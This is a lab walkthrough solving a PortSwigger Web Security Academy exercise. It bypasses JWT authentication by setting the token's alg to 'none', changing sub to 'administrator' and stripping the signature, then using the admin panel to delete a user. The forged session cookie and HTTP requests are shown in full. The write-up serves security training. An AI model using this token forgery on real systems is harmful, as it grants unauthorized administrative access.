> For the complete documentation index, see [llms.txt](https://dev-angelist.gitbook.io/writeups-and-walkthroughs/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://dev-angelist.gitbook.io/writeups-and-walkthroughs/portswigger-web-security-academy/jwt-attacks/exploiting-jwt/jwt-authentication-bypass-via-flawed-signature-verification.md).

# JWT authentication bypass via flawed signature verification

https\://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-flawed-signature-verification

## Description

This lab uses a JWT-based mechanism for handling sessions. The server is insecurely configured to accept unsigned JWTs.

To solve the lab, modify your session token to gain access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

## Solution

<figure><img src="https://677614291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FrRWtuMw6xkkeDjZfkcWC%2Fuploads%2FBe83vyDc1s33MBTuOKg0%2Fimage.png?alt=media&amp;token=4ddc8e98-d2d1-4168-ad06-6916c6798e8e" alt=""><figcaption></figcaption></figure>

Go to login page and access as wiener user.

JWT extension reveal that there's a JWT token, obviously related to wiener user account

<figure><img src="https://677614291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FrRWtuMw6xkkeDjZfkcWC%2Fuploads%2FfCMCjI4rsJsuaudxd4RB%2Fimage.png?alt=media&amp;token=92de8a27-25bb-4588-9243-af19bd267aa1" alt=""><figcaption></figcaption></figure>

```json
{"iss":"portswigger","exp":1742670990,"sub":"wiener"}
```

Send it to repeater and select JSON web Token tab to deep dive to it

<figure><img src="https://677614291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FrRWtuMw6xkkeDjZfkcWC%2Fuploads%2FhsfZTvVa9hEIcYkiHVWB%2Fimage.png?alt=media&amp;token=d3193aba-98e9-4606-aac0-7531998b4dd8" alt=""><figcaption></figcaption></figure>

Using JSON Web Token tab, modify the sub field inserting: "administrator" and add as alg: "none",&#x20;

<figure><img src="https://677614291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FrRWtuMw6xkkeDjZfkcWC%2Fuploads%2FVkTzPv8AUbrCngPLybLn%2Fimage.png?alt=media&amp;token=77960a9e-fa27-4eaa-9e86-3b96b5afac62" alt=""><figcaption></figcaption></figure>

after that, go again into Pretty tab and change the id value to 'administrator': `GET /my-account?id=administrator HTTP/2` and delete the signature of the cookie session (the last part):

<figure><img src="https://677614291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FrRWtuMw6xkkeDjZfkcWC%2Fuploads%2FbxzDfpgSpRmTRwsXC6sE%2Fimage.png?alt=media&amp;token=0d60ec53-e09b-4b40-8c68-d2d3bb35a8f9" alt=""><figcaption></figcaption></figure>

```http
GET /my-account?id=administrator HTTP/2
Host: 0a1f00cf0301c91183362366006a000a.web-security-academy.net
Cookie: session=eyJraWQiOiJlMmNlOWNjNC0yNWNiLTRmNjAtYjcyMS05M2FlYjYyMWI2NTMiLCJhbGciOiJub25lIn0.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTc0MjY3Mzg5OCwic3ViIjoiYWRtaW5pc3RyYXRvciJ9.
```

click first on the **Send** button and then on **Following redirection** button

<figure><img src="https://677614291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FrRWtuMw6xkkeDjZfkcWC%2Fuploads%2F04ZJi7eSqBjcxsm10rpW%2Fimage.png?alt=media&amp;token=6cd3521a-7e4d-4c22-92ae-d193a9974f07" alt=""><figcaption></figcaption></figure>

Now, we're authenticated as administrator!

Checking the response the admin panel's path is: `/admin`

<figure><img src="https://677614291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FrRWtuMw6xkkeDjZfkcWC%2Fuploads%2FTAegFAsYBljFXVD96nZo%2Fimage.png?alt=media&amp;token=f448bc12-9c9a-4bfa-8bef-6ed72bf6280e" alt=""><figcaption></figcaption></figure>

so we can move there via a GET request: `GET /admin HTTP/2`

<figure><img src="https://677614291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FrRWtuMw6xkkeDjZfkcWC%2Fuploads%2FU87AAPvHHSpMWqiCiJQk%2Fimage.png?alt=media&amp;token=efe89dc6-849a-41dd-b82c-89b53f4c3f90" alt=""><figcaption></figcaption></figure>


analyzing the response, we see that the request to delete the user Carlos is the following: `GET /admin/delete?username=carlos HTTP/2`

<figure><img src="https://677614291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FrRWtuMw6xkkeDjZfkcWC%2Fuploads%2F5RkvZQehnF42mqHhzE5R%2Fimage.png?alt=media&amp;token=b756046a-28cc-4ae3-b45c-e3fd99a83e6c" alt=""><figcaption></figcaption></figure>

So, Send and click to Following redirection to delete it and complete the lab.

<figure><img src="https://677614291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FrRWtuMw6xkkeDjZfkcWC%2Fuploads%2FRZKEtRjdL0CFOO7YI81t%2Fimage.png?alt=media&amp;token=306be26a-5b8e-40cd-8024-47575d1dc38f" alt=""><figcaption></figcaption></figure>

<figure><img src="https://677614291-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FrRWtuMw6xkkeDjZfkcWC%2Fuploads%2FJx8nrmIj06MbfutARlkj%2Fimage.png?alt=media&amp;token=0a8453c3-b2f6-49f7-8d72-b04d03fbf6a4" alt=""><figcaption></figcaption></figure>